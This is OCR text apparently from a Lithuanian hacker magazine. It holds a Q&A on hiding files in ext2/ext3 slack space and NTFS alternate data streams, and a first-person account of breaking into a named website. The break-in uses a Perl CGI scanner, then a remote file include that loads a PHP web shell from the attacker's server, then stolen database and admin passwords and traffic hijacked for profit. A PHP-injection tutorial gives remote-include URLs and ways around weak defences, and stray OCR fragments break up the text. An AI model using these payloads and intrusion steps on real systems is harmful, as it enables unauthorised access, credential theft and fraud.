A: *Keep–Alive* — tai ne šiaip sau brutforserio opcija, o TCP mechanizmas, leidžiantis serverinėms programoms susijungimą su klientu išlaikyti neribotai ilgą laiką. Ypatingą reikšmę tai turi dirbant su *www* serveriais. Dažniausiai pagal nutylėjimą *www* serveris pasiunčia atsakymą į užklausą ir tuojau pat nutraukia susijungimą, tokiu atveju HTTP atsakymo antraštėje paprastai būna tokia eilutė: „Connection: close". Tai patogu peržiūrint puslapius su naršykle, tačiau brutforsui, kaip tu tikriausiai pats supranti, susijungimo nutraukimas po kiekvienos užklausos sumažina perrinkimo greitį. Vadovaujantis RFC 2068, HTTP užklausoje serveriui galima nurodyti, kad jis įjungtų *Keep–Alive* mechanizmą, t.y. nenutrauktų susijungimo po atsakymo į kiekvieną užklausą. Tam į užklausą reikia pridėti eilutę „Connection: Keep–Alive" (veikiausiai *Brutus* būtent tai ir daro, kai jam nurodoma *KeepAlive* opcija).

Žemiau pateikiu tokios su *telnet* mano lokaliam *Apache www* serveriui siunčiamos užklausos pavyzdį:

```
GET / HTTP/1.1
Host:127.0.0.1
Connection:Keep-Alive
```

Jeigu serveris pripažįsta *Keep–Alive* mechanizmą, tai HTTP atsakymo antraštėje bus maždaug tokios eilutės:

```
HTTP/1.1 200 OK

Keep-Alive: timeout=15, max=100
Connection: Keep-Alive
```

Parametras *timeout=15* reiškia, kad susijungimas bus palaikomas dar 15 sekundžių, ir jeigu klientas per šį laiką nerodys jokio aktyvumo, serveris susijungimą nutrauks. Parametras *max* reiškia, kad laiko tarpas gali būti padidintas iki 100 sekundžių.
Deja, daugelyje internete veikiančių *www* serverių *Keep–Alive* mechanizmas atjungtas, todėl smarkiai juo pasikliauti nederėtų.

Q: Ilgą laiką nebuvo jokios apsaugos nuo buferio perpildymo krūvoje (*heap*). Ar dabar jau kažkas pasikeitė?

A: Iš tiesų, nuo senų laikų sukurta daugybė apsaugų nuo buferio perpildymo steke, eilutės formatavimo pažeidžiamumo ir kitų klaidų. Pavyzdžiui, tokios sistemos, kaip *StackGuard*, *StackShield*, *ProPolice*, *Openwall* (OWL), *Libsafe* saugo nuo buferio perpildymo steke. *PointGuard* saugo nuo rodyklių į funkcijas perrašymo. *FormatGuard* saugo nuo eilutės formatavimo pažeidžiamumų. *RaceGuard* saugo nuo *race–conditions*. Iš visų jų nebuvo apsaugos tik nuo buferio perpildymo krūvoje. Tačiau inžinerinė mintis nestovi vietoje, o tokia apsauga jau sukurta! Pavyzdžiui, apsilankius šiuo adresu galima išsamiau sužinoti ir parsisiųsti *Linux* sistemai skirtą *Heap protection* versiją: *www.cs.ucsb.edu/~wkr/projects/heap_protection/*.
Windows XP SP2 sistemoje taip pat aktyvuota apsauga nuo buferio perpildymo krūvoje.

Q: Kaip geriau paslėpti savo bylą Linux sistemoje?

A: Nesiūlysiu tau tokių kvailysčių, kaip „pervadinti bylą į ką nors nekrentančio į akį bei iškelti ją į nuošaliausią katalogą". Žinoma, tu gali pasinaudoti specialiu bylų paslėpimui skirtu branduolio moduliu (LKM), kurie įeina į daugelio rootkitų sudėtį, tačiau tokiu atveju iškyla paties modulio paslėpimo klausimas. Tu taip pat gali paprasčiausiai bylą pašalinti su *rm*, o po to ją atstatyti su *e2undel* (*http://e2undel.sourceforge.net*), tačiau tokiu atveju atstatymas nėra garantuojamas. Todėl aš tau primygtinai siūlyčiau pasinaudoti įrankiu *bmap* (*http://packetstormsecurity.org*), kuris leidžia duomenis slėpti „silpnosiose" *ext2* arba *ext3* failų sistemos vietose. Tokiu atveju paslėpti duomenys bus visiškai nematomi sistemoje, vietos diske taip pat nesumažės, jų taip pat neaptiks bylų vientisumo tikrinimo įrankiai, kurie naudoja bylų kontrolinės sumos apskaičiavimo algoritmą (CRC). Šiek tiek paaiškinsiu, kas gi tai per „silpnosios vietos". Failų sistema adresuoja disko erdvės dalis, kurios vadinamos blokais. Paprastai bloko dydis *ext2/ext3* failų sistemose yra 1, 2 arba 4 Kb. Jeigu bylos dydis mažesnis už bloko dydį, tuomet likusi laisva vieta yra paprasčiausiai iššvaistoma tuščiai. Tai ir vadinama „silpna vieta". Pavyzdžiui, žemiau pateikta komanda bylą *file.txt* įrašo į „silpnąją vietą", sukurtą bylai */etc/passwd*:

```
# cat file.txt|bmap --mode putslack /etc/passwd
```

O komanda

```
# bmap --mode slack /etc/passwd>file2.txt
```

paslėptus duomenis išgauna ir įkelia į bylą *file2.txt*. Norint ištrinti (pašalinti) informaciją iš „silpnosios vietos", reikia įvykdyti komandą

```
# bmap --mode wipeslack /etc/passwd
```

Išsamiau gali paskaityti dokumentacijoje: *man bmap*.

Q: O kaip bylas slėpti *Windows* sistemoje?

A: Dėl to, kad dabar visur naudojamos su NTFS failų sistema veikiančios *Windows* sistemos, tarp hakerių ir virusų kūrėjų paplito mada duomenis slėpti vadinamuosiuose alternatyviuose duomenų srautuose (ADS — *Alternative Data Streams*). Tokius srautus galima sukurti ne tik bet kokios NTFS sistemoje saugomos bylos viduje, bet net ir kataloge, tuo pačiu srautuose išsaugoti duomenys bus visiškai nematomi sistemai, nors bendra disko vieta ir mažės. Alternatyvių duomenų srautų formatas yra toks:
bylos_pavadinimas:srauto_pavadinimas:atributas

Atributo laukas nėra būtinas.
Pavyzdžiui, štai taip bylą arba bet kokios egzistuojančios bylos turinį galima nukopijuoti į alternatyvųjį srautą:

```
C:>type bigfile.exe >> bar.txt:bigfile.exe
```

Įvykdžius šią komandą byla *bigfile.exe* bus prikabinta prie *bar.txt* kaip srautas.
Paleisti *bigfile.exe* tiesiog iš srauto galima su tokia komanda:

```
C:>start c:\bar.txt:bigfile.exe
```

Įdomu tai, kad naudojantis vien tik standartinėmis *Windows* priemonėmis neįmanoma rasti sistemoje naudojamų alternatyvių srautų. Tam reikalingi papildomi įrankiai, pavyzdžiui, *ads_cat* (*www.securityfocus.com/tools/1814*). Ši programa gali ne tik aptikti, bet ir pašalinti alternatyvius srautus.

Q: Kaip į *VMware* sistemą įdiegti SoftIce?

A: Bendrai paėmus derintuvas į *VMware* įdiegiamas taip pat, kaip ir įprastinėje sistemoje. Tiesa, prieš įdiegimą *VMware* sistemoje geriau padaryti: *File –> Install VMware Tools*. Tačiau po įdiegimo gali prasidėti problemos, pavyzdžiui, klavišų kombinacija *Ctrl+D* gali „pakabinti" virtualią sistemą. Įdiegiant *Driver Studio* kataloge *\DriverStudio\Books* sukuriamas dokumentas „Using SoftICE.pdf". Jame *SoftIce* įdiegimui į *VMware* skirtas ištisas skyrius: „Appendix E. SoftICE and VMware". Kad *SoftIce* stabiliai dirbtų virtualioje mašinoje, „Using SoftICE" dokumente rekomenduojama į virtualios mašinos bylą su *.vmx* praplėtimu pridėti dvi papildomas eilutes:

```
vmmouse.present = «FALSE"
svga.maxFullscreenRefreshTick = «2"
```

Paprastai to pakanka, kad būtų galima sėkmingai dirbti.

Q: Dažnai anoniminių *proxy* sąrašuose sutinku SOCKS 4 ir 5 sąrašus. Kuo skiriasi šios versijos? Kurią versiją geriau naudoti?

A: Įsimink pagrindinius SOCKS5 versijos skirtumus: palaikoma vartotojų autentifikacija, galima dirbti su UDP ir ICMP protokolais, SOCKS5 serveris gali išspręsti kompiuterių vardus.
Jeigu tau reikia dirbti UDP protokolu arba su tomis programomis, kurios naudoja ICMP protokolą, pavyzdžiui, *ping* ir *traceroute*, būtinai rinkis SOCKS5 (naudojant SOCKS4 serverį galima dirbti tik su TCP protokolu). SOCKS5 taip pat užtikrina kelis skirtingus vartotojų autentifikacijos metodus, tačiau anoniminių *proxy* serverių atveju autentifikacija paprastai būna išjungta. Gebėjimas išspręsti kompiuterių vardus reiškia, kad vietoje IP adreso dabar galima vartoti kompiuterio FQDN vardą, o SOCKS5 serveris pats atliks vardo transliaciją į IP adresą.

SOCKS5 aprašytas RFC 1928 dokumente. SOCKS4 atveju tokio dokumento nėra, bet didžioji RFC 1928 dokumente aprašytų dalykų dalis tinka ir ketvirtai versijai.


Jeigu aš pasakysiu, kad internete daug pornografinių resursų, tu nusišypsosi.

INTERNETAS — TAI VIENAS MILŽINIŠKAS PORNOARCHYVAS SU NEDIDELĖMIS KITOKIO TURINIO SVETAINIŲ SALELĖMIS. DĖL TO VISIŠKAI NESUPRANTAMA, KODĖL TIEK MAŽAI ĮSILAUŽIMŲ NUKREIPTA ŠIA LINKME. PRIEŠ PORĄ MĖNESIŲ AŠ NUSPRENDŽIAU UŽPILDYTI ŠIĄ SPRAGĄ IR „PADARYTI" VIENĄ DIDELĮ PORNOARCHYVĄ.

Nepastebimai atslinko vakaras. Jau pradėjo temti, o aš vis dar niekaip negalėjau atsigauti: kūną laužė, sąnariai skaudėjo, lyg juos bandytų išsukioti trys pamišę kinai, o karščiuojančiose smegenyse sukosi mintys apie tai, ko būtent nereikėjo vakar gerti ir ką gi reikėtų daryti šiandien. Po tokio persitempimo aš nusprendžiau sukaupti visas jėgas ir nueiti su draugais išgerti alaus. Aha, svajok toliau! Vos tik aš kyštelėjau ranką į kišenę, norėdamas patikrinti savo turtus, kaip teko skaudžiai nusivilti, ir aš supratau, kad litų man užteks tik mėtiniam orbitui.

Reikėjo ką nors greitai sugalvoti, kaip užsidirbti pinigų. Ir staiga į galvą šovė viena įdomi mintis. Mano pažįstamas prieš maždaug dvi savaites pasiūlė vieną sandėrį, tačiau tuo metu jis manęs visiškai nesudomino. Sandėrio esmė buvo tokia: aš laužčiau buržujų svetaines, kad po to iš jų persiuntinėčiau trojanus arba banaliai tokį tinklo srautą pardavinėčiau kitiems pirkėjams.

Be abejo, tai ne toks jau švarus reikalas, o ir su įstatymu visa tai prasilenkia, tačiau nebeturėjau kur dingti. Pinigų manija mane visiškai užvaldė, todėl žengiau savo ilgu ir pavojingu keliu į laimę.




PORNŪCHĄ UŽSISAKINĖJOTE?

Pirmas dalykas, kurį man reikėjo padaryti, — tai rasti auką. Be abejo, rinktis tikrai yra iš ko, tačiau man norėjosi kažko ypatingo. Aš norėjau surasti svetainę, kuri atneštų gerą, stabilų pelną. Gerai, paieškokim ko nors tokio. Googlei sušėręs „XXX TEENS PORNO", aš gavau priėjimą prie kelių šimtų puslapių su pornografiniu turiniu. Akys bėgiojo po puslapį, aš nežinojau nuo ko pradėti. Šiek tiek pažaidęs su *google*, apsistojau

NAKTINĖS PLAŠTAKĖS NUŽUD

NE DO NOT CROSS



ties viena nuoroda — *www.jamies-galleries.com*. Prieš pradėdamas čiupinėti svetainę, įjungiau VPN. Su tokiais serveriais prasti juokai, nes gali ir į galvą duoti. Bet dabar mes ne apie tai.

Svetainėje aš pamačiau daugybę skirtingų nuotraukų, tačiau jos manęs nedomino, man reikėjo šiame serveryje surasti skylę. Peržiūrėjęs nuorodas supratau, kad svetainės varikliukas parašytas su *php*. Svetainėje buvo daugybė skriptų, čia taip pat buvo ir pažeidžiamas forumas *Vbulletin 3.0.7*, tačiau man tai nieko nesakė. Reikėjo visus skriptus peržiūrėti atidžiau. Žinoma, tai gana nuobodu, tačiau to verta. Tuo metu aš nusprendžiau *web* ataką atidėti vėlesniam laikui ir iš pradžių atidžiau apčiupinėti patį serverį. Prisijungęs prie savo seno *root* shello, aš į jį perkėliau šviežiausią *nmap*, kur jį išpakavau, įdiegiau ir paleidau skenavimą:

```
[root@pr1tk nmap-3.93]# nmap www.jamies-galleries.com -o -sS -V
```

Vis dėlto čia man teko patirti žiaurią nesėkmę. Skaneris iš viso nenorėjo pateikti jokios informacijos apie servisus: dėl to buvo kalta serveryje įdiegta ugniasienė. Čia man į galvą atėjo viena kurioziška mintis. Nežinau kodėl, tačiau staiga užsimaniau ištestuoti serverį, ar jame nėra *cgi* pažeidžiamumų. O kas šiame reikale galėjo man padėti? Žinoma, *cgi* skeneris! Aš nusprendžiau jį parašyti savomis rankomis. Galvoje jau sumečiau, kaip jis veiks. Apie tai ir papasakosiu.

Kiekvienas skeneris turi turėti paruoštą pažeidžiamumų bazę, kurią būtų galima papildyti rankiniu būdu arba automatiškai. Tai yra minimumas, ką turėtų turėti skeneris. Dabar apie tai, kaip veikia skenerio viduriai. Iš pradžių jis jungiasi prie atakuojamos svetainės. Po to iš iš anksto paruoštos bazės jis ima pažeidžiamumą ir prideda jį į svetainės nuorodą (*url*), o serveris atsako 200 OK. Tai reiškia, kad serveryje iš tiesų yra toks katalogas (byla). Viskas. Taip veikia paprasčiausias skeneris. Maždaug tokį dalyką man ir reikia parašyti. Skenerio ilgai rašyti nereikėjo — po 10 minučių buvo padarytas pagrindinis skeletas, vėliau aš galutinai viską užbaigiau, o didžiausią laiko dalį, be jokios abejonės, sugaišau derinimui. Taigi štai kas man gavosi. Šiame skeneryje nėra nieko ypatingo. Paskubomis viską rašydamas aš net nepridėjau *fork*, logų kūrimo ir daugiasrautiškumo. Tačiau visa tai aš nusprendžiau palikti vėlesniam laikui, kadangi šis skeneris buvo visiškai veikiantis. Susitvarkęs su skeneriu nusprendžiau iš pradžių jį išbandyti testinėje mašinoje. Aš *h15.ru* serveryje užregistravau bet kokią svetainę, sulaukiau hosterio laiško su atsakymu su mano vartotojo vardu ir slaptažodžiu. Vėliau specialiai serveryje sukūriau katalogą su byla *pas-*

POLICE LINE DO NOT CROSS

YMAS

POLICE LINE DO NOT CROSS

SKENERIS

```
#!/usr/bin/perl
use IO::Socket;
use strict;
my ($hostname, $file, $port) = @ARGV;
$port or $port = 80;
$hostname=~s/^http:\/\///;
$hostname=~s/\/$//;
open(FILE,"<$file") or die "File $file not found!\n";
print "[~] Scan started ($hostname:$port).\n";
while(my $bug=<FILE>) {
chomp $bug;
$bug = "/".$bug unless ($bug =~ /^\//);
print "$hostname$bug\n" if scan($bug);
}
close(FILE);
print "[~] Scan finished.\n";
sub scan {
my $string=shift;
my $remote = IO::Socket::INET->new ( Proto => "tcp", PeerAddr
=> $hostname, PeerPort => $port );
unless ($remote) { print "can't connect
n"; exit 0; }
$remote->autoflush(1);
my $http = qq{HEAD $string HTTP/1.1
HOST: $hostname
};
print $remote $http;
while(<$remote>) {
return "ok" if(/HTTP.+?200\sOK/) or
return undef;
}
```

sword/pass.txt. Po to šį katalogą padėjau į bylą su klaidomis ir paleidau skanerį. Po 5–7 minučių skeneris sėkmingai surado minėtą katalogą ir bylą *pass.txt*, o tai reiškia, kad skeneris veikia normaliai! Dabar aš paruošiau didelę pažeidžiamumų bazę ir pradėjau testuoti savo skriptą. Skenerio paleidimo opcijos buvo tokios:

```
-> perl script.pl host bugs.txt 80
```

Manau, čia susigaudytų net ir vaikas. Užsiundęs skenerį ant svetainės, aš nuėjau miegoti. Prabudau trečią nakties nuo bepročių kaimynų keliamo triukšmo — visu garsu paleisto Cicino. Neapskentęs nusprendžiau daugiau nemiegoti. Išgėręs puodelį kavos nuėjau pažiūrėti į savo skenerio būseną. Nė nesakysiu, kad pamatęs rezultatą labai nustebau. Skeneris surado keletą katalogų, kurie po patikrinimo nedavė jokio rezultato. Jis taip pat aptiko tris labai įtartinus skriptus. Ne, nuorodų ten buvo daugybė, tačiau nukreipimas į kitus puslapius ar svetaines buvo atliktas su skriptu. Tokie skriptai naudojami visuose TGP (*Thumbnail Gallery Post*). Dažniausiai jis vadinasi TJ, rečiau — *Rotator*. Tai buvo ne savadarbis, o pirktas skriptas. Iš to išplaukia, kad išeities tekstų internete nerasi, o ir klaidų tokiame skripte ieškoti beveik beprasmiška. Taigi jame kapstytis aš nesiryžau. Antrasis svetainėje esantis skriptas buvo *daily.php*, kuris paveikslėlių galerijas rodydavo pagal dienas. Prieš mano akis naršyklės eilutėje atsirado nuoroda: *www.jamies–galleries.com/daily.php?day=7*. Aš prie skaičiaus tuojau pat pridėjau kabutes, o gautą užklausą pasiunčiau serveriui, jis savo ruožtu man atgal spjovė klaidą:

```
Warning: main(): Failed opening 'day07\'.shtml' for inclusion
(include_path='.:/usr/local/lib/php')
in /usr/home/jamie55/jamies-galleries.com/daily.php on line 215
```

Serverio atsakymas reiškė, kad skripte buvo įjungiamos *shtml* bylos, kurių pavadinimas prasidėdavo „*day0*", o antroji bylos pavadinimo dalis būdavo imama iš parametro *day*, perduodamo skriptui su GET užklausa, t.y. šioje situacijoje nieko nebuvo galima padaryti. Tačiau liko šansas, kad trečiame skripte atsiras naudingesnis pažeidžiamumas. Būtent taip ir buvo. Po to, kai aš nukeliavau mūsų skripto pateikta nuoroda, linkas atrodė taip: *www.jamies–galleries.com/category.php?cat=teen*. Prieš mano akis sušmėžavo 18–19 metų mergaitės. Bet mes dabar šnekam ne apie jas :). Aš nusprendžiau pakeisti nuorodą, vietoje „teen" įterpdamas daug žadantį „test". Serveris į tai atsakė:

```
Warning: main(): Failed openingg 'test'.shtml' for inclusion...
```

Cha, prieš mus banaliausias *include*. Tik neperšokęs griovio verčiau nesakyk „Op!". Aš į savo svetainę persiunčiau paprasčiausią štai tokio turinio skriptą:

```
<? system($cmd); ?>
```

Po to šiek tiek pakeičiau nuorodą ir dabar ji atrodė taip: *www.jamies–galleries.com/category.php?cat=http://manoserveris.com/cmd&cmd=id*.

Smūgis į *Enter* ir laukimas... Po kurio laiko skriptas atsakė, kad mano teisės — *nobody*, kas reiškė tik viena — dabar mes galime serveryje vykdyti komandas, kas jau savaime yra labai gerai.

KAPSTYMOSI METAS

Dabar man reikėjo kapstytis loguose, istorijose ir visur kitur. Aš peržiūrėjau visus įmanomus serveryje saugomus (išskyrus *Apache*) logus. *Web* administravimo priemonei, su kuria administratorius tvarkydavo duomenų bazę, slaptažodis būdavo perduodamas su metodu POST, todėl nebuvo prasmės peržiūrinėti *Apache* logus, juo labiau kad šis slaptažodis vis tiek saugomas duomenų bazėje. Persiuntęs į vieną rašymui prieinamų katalogų *RSTMySQL*, aš įlindau į serveryje saugomą bazę, kurios vartotojo vardas ir slaptažodis buvo maloniai pateikti administravimo įrankio konfige. Deja, mano dideliam nusivylimui, duomenys iš bazės nebuvo išvedami į pagrindinį puslapį. Tuomet aš visus surastus slaptažodžius sudėjau į tekstinę bylą, t.y.: duomenų bazės slaptažodį ir keletą administravimo slaptažodžių. Po to aš iš nutolusio serverio per shellą patikrinau, ar vienas iš mano surastų slaptažodžių tiks vartotojui *jamie55* — deja, nė vienas slaptažodis netiko. Aš nusprendžiau šį įsilaužimą atidėti neapibrėžtam laikui.

THE END

Praėjo net dvi savaitės, per kurias aš nė neprisiliečiau prie *www.jamies–galleries.com*. Vis dėlto vieną gražią dieną aš nusprendžiau vėl čia užeiti ir dar šiek tiek pasikapstyti. Kuomet aš užėjau į *web* shellą, mano nustebimui nebuvo ribų: administratorius įdiegė papildomą administravimo priemonę, skirtą tam tikrų puslapių redagavimui, o pagrindinį svetainės puslapį buvo galima redaguoti vartotojo *nobody* vardu. Nuo to laiko aš beveik savaitę parsisiuntinėjau pornografinį srautą, iš ko užsidirbau daugiau nei du šimtus žalių. Po savaitės serveris užtaisė skripte paliktą skylę, uždarė visus mano *web* shellus ir viską, kas galėjo nors kiek priminti mano buvimą serveryje.

Tikiuosi, tu supratai šios pasakos moralą. Žinoma, negalima laužti svetimų svetainių, vienok jeigu jau nusprendei imtis tokio nešvaraus reikalo, geriau neskubėk. Kaip matai, iš pradžių įsilaužimas man nieko nedavė, tačiau vėliau aš vis tiek gavau priėjimą prie resurso.




Atmink: įsilaužėlio veiksmai prieštarauja įstatymams, todėl rekomenduoju nekartoti nieko, kas čia aprašyta.


GALINGAS NEŠIOJAMASIS KOMPIUTERIS ir STILINGAS TELEFONAS
tik 333 Lt,-*
Tavo neribotas mobilusis internetas
OMNI CONNECT
Tavo stilingas
LG KG800 Chocolate
Verte - 1300 Lt,-
Tavo galingas
Fujitsu Siemens Amilo L1310G
Verte - 2700 Lt,-
ICG KOMPIUTERIAI
Tik ICG ir ICG Partnerių salonuose
*Daugiau informacijos WWW.ICG.LT TEL.: 8~700~55021
OMNI CONNECT
PARTNERIS

Visi kodo įdiegimo į PHP skriptus niuansai

PHPenetration

JAU DAUG LAIKO PRAĖJO NUO TO, KAI MUDU PRADĖJOME TYRINĖTI PHP–INJECTION ATAKAS. TU SKAITEI MŪSŲ ŽURNALE PATEIKIAMUS STRAIPSNIUS, SU GOOGLE IEŠKOJAI PAŽEIDŽIAMŲ SVETAINIŲ IR ORGANIZAVAISI MOKOMĄSIAS INFORMACINIO SAUGUMO PROGRAMAS :). TAČIAU VISI MŪSŲ VEIKSMAI NEDAVĖ REIKIAMO REZULTATO: IKI ŠIOL VIS DAR PAŽEIDŽIAMA DAUGYBĖ RESURSŲ! TIESIOG NORINT ŠIAS KLAIDAS PANAUDOTI REIKIA PAPILDOMŲ ŽINIŲ, APIE KURIAS TU DAR MAŽAI KĄ TENUTUOKI. METAS UŽPILDYTI ŠIĄ SPRAGĄ!
SU PROBLEMOMIS SUSIDURIA NET IR TOKIE KIETI HAKERIAI, KAIP TU: ATRODYTŲ, SURADAI PAŽEIDŽIAMĄ SKRIPTĄ, KEITI JO PARAMETRUS, SKAITAI KLAIDAS, O NULAUŽTI SISTEMOS NIEKAIP NEIŠEINA. ŠIS STRAIPSNIS TAU KAIP TIK IR PADĖS IŠVENGTI TOKIŲ PROBLEMŲ.



Bylų ir katalogų sąrašas per php injekciją

Klasika

Labiausiai paplitusios klaidos esmė — išorinis kintamasis per *include* operatorių pakišamas be jokių tikrinimų. Paprastai taip daroma kuriant modulinę sistemą, kur kiekvienas modulis — tai atskiras *php* skriptas, prijungiamas esant tam tikroms sąlygoms. Žvilgtelk į pavyzdį:

```
$umol4anie="main.php";
if(@$_GET['id'])
 include($_GET['id']);
else
 include($umolchanie);
```

Prijungiant modulius URL atrodo štai taip: *index.php?id=module.php*. Pakankamai dažnai, jeigu tik to nedraudžia PHP konfigūracija, tu į skripto kūną gali įterpti savo kodą, ką įmanoma padaryti taip: *http://site.com/index.php?id=http://othersite.com/anyfile.txt*, kur į *anyfile.txt* patalpintas tavo PHP skripto turinys.
Apeiti šį pažeidžiamumą galima įvairiai. Tu tik pažiūrėk:

```
$ex=".php";
$umol4anie="main".$exp;
if(@$_GET['id'])
 include($_GET['id'].$exp);
else
 include($umolchanie);
```

Modulis, saugomas byloje *lol.php*, šiuo atveju prijungiamas taip: *http://site.com/index.php?id=lol*. Savo *othersite.com* serveryje saugomai bylai pridėk išplėtimą *.php*. Dabar injekcija atrodys lygiai taip pat: *http://site.com/index.php?id=http://othersite.com/anyfile*. Iš tiesų, juk skriptas pats prideda *php* praplėtimą. Tai buvo pačios elementariausios *PHP–injection* atakos. Toliau aš tau parodysiu įdomesnę medžiagą.


Beveik istorija

Perskaitęs šį skyrelį iki galo tu gålėsi suprasti, kodėl jo pavadinimas būtent toks. Prisimink siaubingą funkciją *file_exists*. Taip, tai ta funkcija, kuri tikrina bylos egzistavimą. Ji grąžins FALSE kreipiantis į bet kokį nutolusį dokumentą. Tai reiškia, kad byla turi būti prieinama serverio failų sistemoje. Taip galima išvengti bet kokios nutolusio kodo fragmento injekcijos.

```
$ex=".php";
$umol4anie="main".$exp;
if(@$_GET['id'])
 $final=$_GET['id'].$exp;
else
 $final=$umolchanie;
if(file_exists($final))
 include($final);
```

WARNING

Nesugalvok kartoti mūsų patyrimų!



exBB administravimo skydelis

Ar tokia konstrukcija visiškai saugi? Ne, ne visada. Įsivaizduok, kad svetainėje yra forumas, kuriame galima persiųsti savo bylas. Tai gali būti kartu su pranešimu siunčiami priedai, nuotraukos arba avatarai. Bet kuriam iš išvardintų objektų galima neišsiduodant persiuntimo skriptui prijungti PHP kodą. Tokiu būdu gauta byla su kenksmingu kodu bus saugoma serveryje, todėl vien tik *file_exists* patikrinimas čia neišgelbės. Kaip tu tikriausiai pats supranti, jeigu praplėtimas nebūtų tikrinamas, o visos viltys būtų dedamos į šią funkciją, injekcija pavyktų.

